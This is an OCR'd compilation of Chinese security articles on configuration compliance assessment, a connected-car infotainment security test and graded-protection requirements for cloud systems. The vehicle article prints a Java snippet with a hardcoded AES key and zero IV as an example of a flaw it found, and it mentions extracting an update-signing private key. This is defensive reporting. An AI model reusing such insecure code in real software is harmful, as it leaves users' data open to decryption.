



图 2 Qualys 功能官网截图

● 控制责任

Qualys SCA 控制由 Qualys 安全专家在内部开发和验证，并由 CIS 认证。这些控件针对性能、可伸缩性和准确性进行了优化。Qualys SCA 可以在任何大小的 IT 环境中使用，从小的到最大的。

● 易用性

SCA 的 CIS 评估是 Qualys 云平台提供，通过基于 web 的用户界面实现，加强了集中化管理，使部署开销达到最小。可以根据组织的安全策略选择和自定义 CIS 控件。这就消除了与传统用于配置管理的软件产品相关的成本、资源和部署问题。

● 报告和仪表板

SCA 用户通过查看仪表板来提高其安全态势，也可以自动创建、

下载配置问题报告。Qualys 将安全合规流程自动化，并让保密团队主动关注数字业务的安全。

### Rapid7

满足漏洞管理合规性要求：Nexpose 使组织能够始终遵守 PCI DSS,NERC CIP,FISMA(USGCB/FDCC),HIPPAA/HITECH,Top20 CSC,DISA STIGS 和风险 / 漏洞 / 配置管理的 CIS 标准。与其他可能是网络负担多次扫描的解决方案不同，Nexpose 的快速、统一的安全性和合规性评估通过提供完整的风险和合规性状态来提高安全计划的性能。


图 3 Rapid7 功能官网截图

### Tenable

扫描功能：

- 覆盖范围：网络设备的离线配置审核；
- 合规性：帮助满足政府，监管和企业扫描要求；
- 有助于对安全配置实施 PCI DSS 要求。

威胁：

- 僵尸网络 / 恶意，进程 / 反病毒审计。





图 4 Tenable 功能官网截图

配置审核：

- CERT,CIS,COBIT/ITIL,DISA STIG,FDCC,ISO,NIST,NSA,PCI。

### Tripwire





图 5 Tripwire 官网功能截图

根据法规遵从性要求，减少攻击表面的主动配置硬化。减少审核准备时间和成本，并提供审核报告和符合性证明。Tripwire 拥有最大和最广泛的支持策略和平台的库，其中包含 800 多个策略，并涵盖了一系列平台 OS 版本和设备。Tripwire 企业经常更新，以确保始终有用户需要的覆盖范围。

关键配置错误立即纠正措施。Tripwire 自动化并引导您快速修复不兼容的系统和安全错误。您可以通过与 SIEMs、IT GRC 和更改管理系统的集成来自动化工作流。调查根本原因能快速地告诉用户需要知道的：什么改变了，如何改变的，什么时候改变的和由谁改变的。

在对各个厂商提供的功能有所了解后，接下来对 SCA 的主要使用场景进行探讨，分成两个方面：传统应用场景和新技术应用场景。

传统应用场景包括合规，脆弱性管理。新技术应用场景比如工控、物联网（包括 IOT）、云平台、容器、区块链以及 Cloud Security Posture Management (CSPM)（配置检查 +CWPP) 中，以下是具体介绍。

## 三 SCA 的应用场景

### 3.1 传统场景下的应用

#### 3.1.1 合规中的 SCA

合规并不是仅满足法律法规的要求，而是要在遵循法律法规的基础上，关注各种规则、规范，同时协调好各方面的关系。合规中的 SCA 可以通过选择对应的模板——进行对比分析——给出符合性结果——根据结果得出一个是否合规的结论，也包括整改方案。

国内信息安全领域常用的规范是等级保护。等级保护是《信息安全技术网络安全等级保护基本要求》的简称，定义为对信息和信息系统分等级实行的安全保护和对信息系统中使用的信息安全产品实行的按等级管理。公安部也根据等保规范，制定了等保测评要求，等保 1.0 和等保 2.0 中涉及到 SCA 的部分要求对比如下：

| | | 等保 1.0 | 等保 2.0 |
|---|---|---|---|
| 网络安全 | 边界和关键网络设备防护 | 登录用户身份鉴别 | 无变化 |
| | | 登陆失败处理（结束会话、限制非法登录次数、登陆连接超时自动退出等） | |
| | | 对设备远程管理产生的鉴别信息进行保护 | |
| 主机安全 | 身份鉴别 | 是否采用两种或两种以上组合的鉴别技术对管理用户进行身份鉴别 | 是否采用两种或两种以上组合的鉴别技术对用户进行身份鉴别，且其中一种鉴别技术至少应使用动态口令、密码技术或生物技术来实现 |
| | | 是否重命名系统默认账户、修改账户的默认口令 | 是否重命名或删除默认账户，修改默认账户的默认口令 |
| | | 对系统中多余、过期的账户是否删除，是否避免共享账户的存在 | 对系统中多余、过期的用户是否删除或停用，是否避免共享账户的存在 |

| | | 等保 1.0 | 等保 2.0 |
|---|---|---|---|
| 应用安全 | 身份鉴别 | 是否对同一用户应采用两种或两种以上组合的鉴别技术实现用户身份鉴别 | 是否采用两种或两种以上组合的鉴别技术对用户进行身份鉴别，且其中一种鉴别技术至少应使用动态口令、密码技术或生物技术来实现 |
| | | 登陆用户的口令最小长度、复杂度和更换周期是否限制 | |
| | | 是否根据安全策略设置了登录失败次数等参数 | 是否根据安全策略设置了登录失败次数等参数，多次登录失败后应采取必要的保护措施 |
| | | 验证身份标识和鉴别功能是否有效 | |

表 2 等保中涉及到 SCA 的要求对比

针对合规要求，绿盟科技根据国家信息安全等级保护管理办法中等级保护定级、系统建设、等级测评、监督检查各个环节的要求，推出了绿盟科技等保专用规范，完善了产品操作功能，保障等级保护工作高效准确执行，并且根据 2018 年推出的等级保护 2.0 做了同步更新。在此基础上，绿盟科技深耕不同行业，积累实践了多个行业的安全配置经验，拥有完善的安全配置模版库，覆盖政府、金融、能源、运营商、互联网等大型企业，能全面的指导 IT 信息系统的安全配置及加固工作，保障安全运维过程。


图 6 绿盟科技安全配置核查系统架构图

国外也有许多法律法规，比如 NIST,PCI DSS 等，其中涉及到 SCA 的管理条例如下：

| | |
|---|---|
| PCI DSS | 2.2:Develop configuration standards for all system components |
| NIST 800-53 rev 4 | CM-2:Baselinne configuration |
| | CM-6:Configuration settings |
| | CM-7:Least functionality |
| NIST Cybersecurity Framework | PR.IP-1:Baseline configurations are created and maintained |
| ISO/IEC 27002:2013 | A.14.2.8:System security testing |
| | A.18.2.3:Technical compliance review |

表 3 国外法律法规中涉及到 SCA 的条例

### 3.1.2 脆弱性管理中的 SCA

系统脆弱性由安全基线来评估，系统实现层中的安全基线要求主要是由安全漏洞方面、安全配置方面等检查项构成，这些检查项的覆盖面、有效性成为了基线安全实现的关键，如右图所示：


图 7 绿盟科技脆弱性管理系统架构

安全配置核查，也就是我们的 SCA，主要的检查范围是由

人为疏忽造成的配置问题，主要包括了账号、口令、授权、日志、IP 通信等方面内容。安全配置与系统的相关性非常大，同一个配置项在不同业务环境中的安全配置要求是不一样的，如在 WEB 系统边界防火墙中需要开启 HTTP 通信，但一个 WAP 网关边界就没有这样的需求，因此在设计系统安全基线的时候，安全配置是一个关注的重点。

### 3.2 新技术中的应用

#### 3.2.1 物联网（IOT）中的 SCA

通过对物联网中的一些设备，比如摄像头，智能恒温器等的信息采集，可直接或间接地暴露用户的隐私信息。如果生产商缺乏安全意识，很多设备缺乏加密、认证、访问控制管理的安全措施，物联网中的数据就会很容易被窃取或非法访问，造成数据泄露。这种新型的信息网络往往会遭受有组织的 APT 攻击。

物联网不同层次可能有着相同的安全需求，下表对物联网可能涉及到的 SCA 相关问题的威胁和对策做了总结：

| | | |
|---|---|---|
| 认证 | 威胁 | 物联网环境中的部分访问无认证或认证采用默认密码、弱密码。 |
| | 对策 | 一方面开发人员应考虑在设计时确保用户在首次使用系统时修改默认密码，尽可能使用双因素认证，对于敏感功能，需要再次进行认证等；另一方面作为用户，应该提高安全意识，采用强密码并定期修改密码 |
| 访问控制管理 | 威胁 | 未授权访问 |
| | | 安全配置长期不更新、不核查 |
| | 对策 | 身份和访问管理、边界安全（安全访问网关）。 |
| | | 持续的脆弱性和错误配置检测清除。 |
| 物理安全 | 威胁 | 部署在远端的缺乏物理安全控制的物联网资产有可能被盗窃或破坏。 |
| | 对策 | 尽可能加入已有的物理安全防护措施。并非技术层面的问题，更应作为标准的一部分进行规范。 |
| 设备保护和资产管理 | 威胁 | 设备的配置文件被修改。 |
| | | 设备的数量巨大使得常规的更新和维护操作面临挑战。 |
| | 对策 | 定期审查配置。 |
| | | 固件自动升级（over-the air（OTA））。 |
| | | 定义对于物联网设备的全生命周期控制。 |
| 日志和审计 | 威胁 | 对于威胁的检测。 |
| | | 行业安全标准的合规。 |
| | 对策 | 日志分析。 |
| | | 合规性检查。 |

表 4 物联网中涉及到 SCA 的威胁与对策

#### 3.2.2 工控中的 SCA

根据工业网络安全合规标准和国内外的最佳实践，通过常态化的工业网络安全评估，查找突出问题和薄弱环境，排查安全隐患和安全漏洞，分析安全状况和防护水平，有针对性地采取管理和技术防护措施，是提升工业企业网络安全保障能力，切实保障网络安全的有效途径。在监管机构的安全检查和工业企业自查过程中，复杂多样的工业环境和数量巨大的评估对象都对评估人员的技术水平和工作量提出了很大的考验。SCA 在其中发挥的作用如下：

| | |
|---|---|
| 合规性评估 | 等保 2.0 |
| | 工信部《工业控制系统信息安全防护指南》 |
| | 国能安全 36 号文 --《电力监控系统安全防护方案》 |
| 上位机设备信息配置核查 | 账户管理 |
| | 口令设置 |
| | 端口管理 |
| | 应用程序管理 |
| | 网络服务管理 |
| | 操作系统安全设置 |
| | 磁盘管理 |

表 5 工控中涉及到的 SCA 问题

### 3.2.3 容器中的 SCA

Kubernetes（k8s）是自动化容器操作的开源平台，这些操作包括部署，调度和节点集群间扩展。Kubernetes 加快了容器部署，还让用户能够管理大规模的多容器集群。它便于持续集成和持续交付，处理网络、服务发现和存储，还能够在多云环境中执行所有的任务。Kubernetes 中涉及到的配置问题及对策如下表：

| | |
|---|---|
| 服务密码和 API 密钥 | Docker secrets 加密 /HashiCorp Vault 加密 / 按 Kubernetes 配置文档进行配置 |
| 配置了许多集群，验证令牌自动提供了访问 Kubernetes API 的机制 | 配置基于角色的访问控制（RBAC）可以帮助降低风险（也可能会被利用来提升权限） |
| 限制受威胁的容器带来的影响 | 调控容器访问权的内置控制机制，比如命名空间和网络分段 |
| | 限制可以在特权模式下运行的容器数量 |

表 6 Kubernetes 中涉及到的 SCA 问题

除了认真遵循 Kubernetes 安全文档外，确保 Kubernetes 安装部署的最佳方法是，尽早将安全纳入到部署的环境中，通过正确配置主动保护环境比数据泄密发生后试图应对要简单得多，也省钱得多。另外，通过积极主动的监控来充分利用高级的安全运维（SecOps）实践，提供了保护日益 Serverless 的环境所需要的那种可见性。

### 3.2.4 云环境中的 SCA

Dome9 安全公司首席执行官 Zohar Alon 表示：“配置错误导致了目前云中的大部分数据被盗和泄露事件。”

提供云服务的方式多样化导致这个问题更加严重。开发人员创建了虚拟服务器和容器，以便快速推出应用程序、存储数据。业务部门通过自己注册来使用服务，个人用户也是如此。但本地数据中心所采用的传统配置管理方法并不适用于云服务。云平台通常有自己的系统来监视配置的更改。例如，AWS 有 AWS Cloud Trail 和 AWS Config。微软的 Azure 云平台有其运营管理套件。其他流行的 SaaS 云提供商没有集中的管理工具，而是让个人用户负责自己的安全和共享设置。

云计算系统的配置核查对象如下表所示。

| | |
|---|---|
| 网络和通信安全 | 网络结构、网络设备、安全设备、综合网管系统、虚拟化网络结构、虚拟网络设备、虚拟安全设备、虚拟机监视器、云管理平台 |
| 设备和计算安全 | 主机、数据库管理系统、终端、网络设备、安全设备、虚拟网络设备、虚拟安全设备、物理机、宿主机、虚拟机、虚拟机监视器、云管理平台、网络策略控制器 |
| 应用和数据安全 | 应用系统、中间件、配置文件、业务数据、用户隐私、鉴别信息、云应用开发平台、云计算服务对外接口、云管理平台、镜像文件、快照、数据存储设备、数据库服务器 |

表 7 云计算中涉及到的 SCA 问题

## 四 SCA 引起的安全事件

根据 OWASP 的 2017 年报数据显示，安全事件 Top10 当中，安全配置问题排在了第六的位置，再一次强调了它的重要性。

以下是收集到的近几年因为 SCA 问题引起的重大安全事件：

| OWASP Top 10 - 2013 | | OWASP Top 10 - 2017 |
|---|---|---|
| A1 – Injection | → | A1:2017-Injection |
| A2 – Broken Authentication and Session Management | → | A2:2017-Broken Authentication |
| A3 – Cross-Site Scripting (XSS) | ↘ | A3:2017-Sensitive Data Exposure |
| A4 – Insecure Direct Object References [Merged+A7] | U | A4:2017-XML External Entities (XXE) [NEW] |
| A5 – Security Misconfiguration | ↘ | A5:2017-Broken Access Control [Merged] |
| A6 – Sensitive Data Exposure | ↗ | A6:2017-Security Misconfiguration |
| A7 – Missing Function Level Access Contr [Merged+A4] | U | A7:2017-Cross-Site Scripting (XSS) |
| A8 – Cross-Site Request Forgery (CSRF) | ☒ | A8:2017-Insecure Deserialization [NEW, Community] |
| A9 – Using Components with Known Vulnerabilities | → | A9:2017-Using Components with Known Vulnerabilities |
| A10 – Unvalidated Redirects and Forwards | ☒ | A10:2017-Insufficient Logging&Monitoring [NEW,Comm.] |

图 8 OWASP 年报

1.2014 年，某在线票务公司数据泄露

某在线票务公司大量用户银行卡信息泄露。泄露核心原因是安全支付的日志配置所引发，并且触发了便利下载。

2.2016 年，MBS 数据泄露

知名数据库及数据存储服务提供商 MBS，遭到黑客攻击。其 MongoDB 数据库由于默认配置，没有启用认证，导致 5800 万商业用户的重要信息泄露，包括名称、IP 地址、邮件账号、职业、车辆数据、出生日期等信息。

3. 2017 年，美国工业关键基础设施数据泄露

德州电气工程公司的 Rsync 服务器由于配置错误（一个端口配置为互联网公开），大量客户机密文件泄露，包括戴尔 Dell、奥斯丁城 City of Austin、甲骨文 Oracle 以及德州仪器 Texas Instruments 等等。泄露的数据除了暴露出客户电气系统的薄弱环节和故障点外，还揭露了政府运营的绝密情报传输区的具体位置和配置。更危险的是，PQE 内部密码被明文保存在文件夹中，如果落入不法分子之手，就能轻易攻破公司的多个系统。

## 五结语

安全配置合规性要求，是 IT 业务系统安全性的基本安全要求，对各行各业安全规范要求的落地、对等级保护要求的具体化，建立行之有效的检测手段是安全管理人员面临的最为重要和迫切的问题。如何帮助运维人员在面对网络中种类繁杂、数量众多的设备和软件环境时，能做到快速、有效的检查设备，进行自动化的安全检查，制作风险审核报告，并且最终识别那些与安全规范不符合的项目，达到整改合规的要求，需要我们积极提供解决方案，真正为企业安全运维保驾护航。

## 参考资料

[1] BeyondTrust、Qualys、Rapid7、Tenable 以及 Tripwire 官网 .

[2] Kubernetes 不是银弹：配置错误、爆炸半径 .

[3] 2017 年 OWASP 年报 .

# 智能网联汽车信息安全防护建议

TSG产品管理团队 刘大鹏

## 一、引言

在车联网技术、AI 人工智能技术、虚拟现实、云计算、大数据、高精度定位、5G 无线通信等高新技术创新驱动下，为人们出行带来变革的智能网联汽车技术应运而生。同时，也标志着未来智慧交通的新趋势：智能驾驶与外界互联互通的车内智能化、车外网联化。

然而，新技术发展是把双刃剑，在带来便利的同时，也带来了新的问题，即智能网联汽车的信息安全问题。究其原因，可概括为三方面：

### 1. 新技术为智能网联汽车带来新的网络架构体系

即由传统车内 CAN 网络架构，逐步演变为车内 CAN、车载以太网，车际无线传感网，车云互联网等多网融合，俨然把智能网联汽车衍变为行驶在道路上的互联网终端，即把传统 IT 网络安全风险植入到智能网联汽车中。

### 2. 为智能网联汽车带来更多的 IT 属性

技术催生越来越多传感设备，ECU 控制单元加装于汽车，强化智能网联汽车电子化、网络化趋势，同时也随之产生越来越多的软件代码。据保守估计，目前一辆汽车 ECU 数量高达 100 多个，软件代码达数百万行甚至上亿行。依据 CMM 模型规定，每千行代码不得超过 0.032%Bug，也就是说，未来汽车在软件代码层面暴露的软件缺陷在上百甚至上千量级。

### 3. 智能网联汽车与外界环境高度互联

新技术为智能网联汽车带来丰富的应用功能，让智能语音、大屏控制、移动办公、智能家居、远程信息服务、智慧交通等应用场景成为可能，同时也使网联汽车与路侧设备、第三方应用及用户设备、云服务等高度互联于一体，成为中间通信的节点，充分暴露在互联体系中。

## 二、智能网联汽车信息安全风险表现形式

概括来讲，智能网联汽车信息安全表现为以下三点：

### 1. 智能网联汽车数据的高价值性

以动力控制系统、底盘控制系统、ADAS 系统为代表的控制参

数数据以及 IVI 车机应用、T-BOX 用户身份认证隐私数据等，具有非常高的价值。如若此类数据被泄露、篡改，轻则泄露个人隐私导致财务损失，重则失去车辆控制权限，危及生命。

### 2. 智能网联汽车网络接口高可达性

伴随愈来愈多网络、设备接入，智能网联汽车的内部与外部网络接口、有线与无线通信接口、V2X（车 - 车、车 - 路、车 - 人、车 - 云）接口剧增，一旦某一接口被非法者接入，整个车联网大系统中各个节点也将存在随时被接入、控制的风险。

### 3. 智能网联汽车系统高脆弱性

由于智能网联汽车网络架构的复杂度增加，加之传统 CAN 协议的非安全机制因素制约，使得智能网联汽车这个信息物理系统存在高脆弱性安全风险。

## 三、智能网联 - 车端 IVI 安全检测实战分析

笔者曾对 XX 车型的 IVI、T-BOX 实际进行过线下安全测评，现以 IVI 车机的信息安全检测为例，从实战角度剖析网联汽车端 IVI 的信息安全风险。


首先，通过线下设备搭建测试环境，调通车机端、车机后台之间的通信链路。


其次，进一步明确 IVI 安全检测内容，从车机应用 App、数据安全、通信安全、系统安全等方面入手展开。

通过实测，XX 车型的 IVI 车机暴露了诸多信息安全风险。

摘出其中四点例举：


IVI 车机安全检测实测图






```
public static void crypt(InputStream in, OutputStream out, int mo
    IOException, ShortBufferException, IllegalBlockSizeException,
    NoSuchAlgorithmException, NoSuchPaddingException, InvalidKeyEx
    InvalidAlgorithmParameterException {
    byte[] cKey = new byte[16];
    cKey[1] = (byte) 1;
    cKey[2] = (byte) 2;
    cKey[3] = (byte) 3;
    cKey[4] = (byte) 4;
    cKey[5] = (byte) 5;
    cKey[6] = (byte) 6;
    cKey[7] = (byte) 7;
    cKey[8] = (byte) 8;
    cKey[9] = (byte) 9;
    cKey[10] = (byte) 10;
    cKey[11] = (byte) 11;
    cKey[12] = (byte) 12;
    cKey[13] = (byte) 13;
    cKey[14] = (byte) 14;
    cKey[15] = (byte) 15;
    byte[] IV = new byte[16];
    SecretKeySpec skeySpec = new SecretKeySpec(cKey, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(mode, skeySpec, new IvParameterSpec(IV));
    byte[] inBytes = new byte[SignUtil.BUFFER_SIZE];
    byte[] outBytes = new byte[10256];
    int inLength = 0;
    int readlen = 0;
    int rlen = SignUtil.BUFFER_SIZE;
```

### 1. 程序安全部分

车机 App 签名及校验存在缺陷，部分 App 使用了 debug 签名，且采用了弱公钥校验机制，有些 App 应用的部分敏感信息被明文传输等。

### 2. 数据安全部分

部分 App 应用数据所有权可被其他应用读取和修改，端口数据也存在信息泄露风险。

### 3. 系统安全部分

通过一定手段，系统升级包中敏感信息被逆向破解，窃取出升级包签名私钥，可以进一步对升级包进行篡改。


### 4. 通信安全部分

通信抓包分析，xx 关键通信链路采用 http 非安全协议，泄露了车辆位置、机主手机号码等敏感信息。

## 四、智能网联汽车信息安全防护策略

安全可控是智能网联汽车产业健康发展的基础，信息安全问题同时也是智能网联汽车领域面临和亟待解决的重点问题。以智能网联汽车系统为管理对象，针对云、管、端三层，亟需建立面向智能网联汽车系统全生命周期的纵深安全防御体系。


首先，考虑到车辆边界接入、内部通信网络、车载系统、车 - 云通信、云内业务等均存在脆弱性，也需要在边界防护、认证 / 加密、




面向智能网联汽车系统的纵深安全防御体系

车端应用、安全服务等多个维度进行全面安全防护。

其次，研究关键共性技术，完善安全服务，建立智能网联汽车信息安全体系。在网络服务层面，通过对云端服务平台进行安全评估、渗透测试，通过部署抗 DDoS、WEB 应用防火墙及安全日志分析工具，保障 TSP 服务平台的安全运行；在系统软件及连接层面，通过防止恶意软件安装、检测操作系统异常、隔离可疑应用程序以及停止向车载网络传播的攻击来保护 IVI 和通信网关；在汽车网络层面，通过部署车载网关，隔离车辆内外网络，实现固件保护、数据隐私保护、访问控制等目的；在 CAN 总线层面，加持 HSM/SE 安全应用，实现预期性识别刹车、驾驶辅助系统（ADAS）/ 自动驾驶控制指令、车门控制单元或任何其他关键控制单元中来自内部和外部攻击的能力。




智能网联汽车信息安全体系

第三，确立硬件安全设计理念，以安全芯片为基础打造车端信任根。主要表现为：可实现硬件加速，更快地完成信任的加 / 解密；可实现密码的安全存储，密码一旦写入其中，便不能被轻易读取出来，很难被篡改；可用于构建不可抵赖的信任链，利用安全芯片特征，可以重构车端的安全信任根。

第四，建立智能网联汽车产品信息安全开发流程体系，从需求搜集、安全分析、安全概念设计、安全需求定义、安全架构设计与开发到安全测试等信息安全的全周期开发流程。从前期产品设计，直到产品上线后运维，安全设计的理念需要贯穿产品的整个生命周期。要做好产品的信息安全设计，在设计初期就需要开展相关的工作，即在既有的开发流程体系中融入信息安全开发包，在产品的基因中注入安全的属性。

# 新形势下网络安全等级保护怎么做？

CSS产品管理团队 冯超

## 一 . 网络安全等级保护解读

2014 年国家成立中央网络安全和信息化领导小组，网络安全发展进入快车道；随着云计算、大数据、移动互联网等技术的广泛应用，传统等级保护基本要求在实际工作中已经不堪重负。

云计算信息系统应具备什么样的安全防护措施，如何通过等级保护测评工作去检查和验证安全措施的合规性和有效性，已经成为云计算系统建设者、运营者、监管者以及使用者所关心的重要问题。

随着 2016 年国家网络安全法发布，等级保护制度作为国家网络安全法明确要求的重要制度，将在未来发挥重要的作用。为了应对新的技术挑战、新应用发展带来的安全问题，公安部网络安全保卫局组织开展了大规模的等级保护系列标注修订工作。

信息系统等级保护在系统定级方面不做改变，依然按照原有的信息系统等级划分标准分为 5 个级别；在流程方面也不做改变依然按照定级备案、安全建设、安全整改、系统测评进行。那么以下需要介绍的是变化部分。

### 第一 参考依据

正在修订的网络安全等级保护相关制度文件：

- 《信息安全技术 网络安全等级保护定级指南》
- 《信息安全技术 网络安全等级保护基本要求》等

### 第二 系统定级与管理职责划分

在传统 IT 环境中，信息系统的运营和使用的主体都是客户单位，客户单位作为甲方承担着全部的安全责任，即使运营通过外包服务转移给第三方，但是所承担的安全责任却不能一起转移，毕竟安全责任的主体在客户单位。

云计算环境改变了这种责任模式，形成了云租户和云服务商双方“各自分担，相互协调”的安全责任，使得云计算环境下定级工作变得更为复杂。

传统的等级保护制度针对的对象主体是信息系统以及承载的相关基础网络，在云计算环境下，定级对象在原有的基础上进行了扩展，而云计算将定级对象扩展为云服务商的云平台和云租户的应用系统。

### 第三 测评对象和顺序

云计算系统定级时，云服务商的云平台和云租户的应用系统应分别定级，云平台等级应不低于应用系统的安全保护等级。对于公有云，定级流程为云平台先定级测评，再提供云服务。对于私有

云，定级流程为云平台先定级测评，再将已定级的应用系统向云平台迁移。

**第四 云计算系统保护对象的扩展**

由于虚拟化技术的应用，云计算服务引入了 IaaS\SaaS\PaaS 按需服务的模式，相对于传统的等级保护制度，云计算系统的保护对象有所增加，具体不同之处参照下表：

| 层面 | 云计算系统保护对象 | 传统信息系统保护对象 |
|---|---|---|
| 物理和环境安全 | 机房及基础设施 | 机房及基础设施 |
| 网络和通信安全 | 网络结构、网络设备、安全设备、综合网管系统、虚拟化网络结构、虚拟网络设备、虚拟安全设备、虚拟机监视器、云管理平台 | 网络设备、安全设备、网络结构、综合网管系统 |
| 设备和计算安全 | 主机、数据库管理系统、终端、网络设备、安全设备、虚拟网络设备、虚拟安全设备、物理机、宿主机、虚拟机、虚拟机监视器、云管理平台、网络策略控制器 | 主机、数据库管理系统、终端、中间件、网络设备、安全设备 |
| 应用和数据安全 | 应用系统、中间件、配置文件、业务数据、用户隐私、鉴别信息、云应用开发平台、云计算服务对外接口、云管理平台、镜像文件、快照、数据存储设备、数据库服务器 | 应用系统、中间件、配置文件、业务数据、用户隐私、鉴别信息等 |
| 安全管理机构和人员 | 信息安全主管，相关文档 | 信息安全主管、相关文档 |
| 安全建设管理 | 系统建设负责人、服务水平协议、云计算平台、供应商资质、相关文档、相关资质、相关检测报告 | 系统建设负责人、记录表单类文档 |
| 安全运维管理 | 安全管理员、相关文档、运维设备、云计算平台、第三方审计结果 | 系统管理员、网络管理员、数据库管理员、安全管理员、运维负责人、相关文档 |

表格 1 云计算环境与传统环境保护对象的区别

**二．等级保护生命周期**

等级保护分为定级、备案、建设整改、等级测评、监督检查五个阶段，通过对等级保护全流程的梳理，明确各个角色的职责和阶段任务。


图 1 等级保护生命周期

**三．准备阶段**

3.1 服务商选择

3.1.1 必要性分析

当前信息系统安全形势复杂严峻，基础信息网络和重要信息系统一旦出现大的信息安全问题，不仅影响本单位、本行业，甚至可能对国家安全、经济发展和社会稳定产生威胁。

等级保护虽然有明确的系列规范标准作为指导，但是由于等级保护覆盖的知识面、专业程度比较宽泛，企业单靠自己的力量难以全面覆盖等级保护所有的步骤点，因此选择一个具备提供等级保护服务能力的服务商就成为了不错的选择。

3.1.2 能力要求分析

作为一个提供等级保护解决方案的服务商需要具备哪些专业素质和资质呢? 我们从以下几个角度进行分析 :

■ 安全服务能力

服务商应可以提供一系列专业的安全服务，包括安全技术服务、安全咨询服务和安全培训服务。

• 安全技术服务

向客户提供贯穿信息系统完整生命周期的安全技术专业服务。在信息系统需求分析和设计阶段，通过提高安全技术体系规划、安全架构设计等服务，协助客户从根本上提高信息系统的安全性。在开发和实施阶段，通过安全编码培训、源代码安全审计、安全性测试等服务，协助客户在系统上线投产前弥补安全缺陷。在系统运行维护阶段，通过渗透测试、脆弱性扫描分析、安全配置核查、审计日志分析、安全事件应急处理、驻场值守安全保障等服务，协助客户优化资源配置，使客户能更加专注于自身业务运营和发展。

• 安全咨询服务

依据国际 / 国内标准和行业监管规范，协助行业客户立足于现状，面向信息安全风险，采取适当的管理过程和控制措施，建立和维护全面、有效、合规的信息安全管理体系，保障客户业务运营和战略达成。资深行业咨询顾问可以为客户提供信息系统安全风险评估、信息安全保障体系设计规划、信息安全管理体系建设、重要信息系统安全等级保护合规设计与建设、信息科技风险管理体系建设等专业咨询服务。

• 安全培训服务

从最佳安全实践出发，针对不同行业、不同岗位客户所需要掌握的安全知识和专业技能来设计培训课程，包括安全意识、安全技术专项、安全管理、特定行业热点、安全认证等多种类型，力求贴合信息安全技术的最新发展趋势，满足客户不断涌现的知识和技能提升需求。

■ 安全产品能力

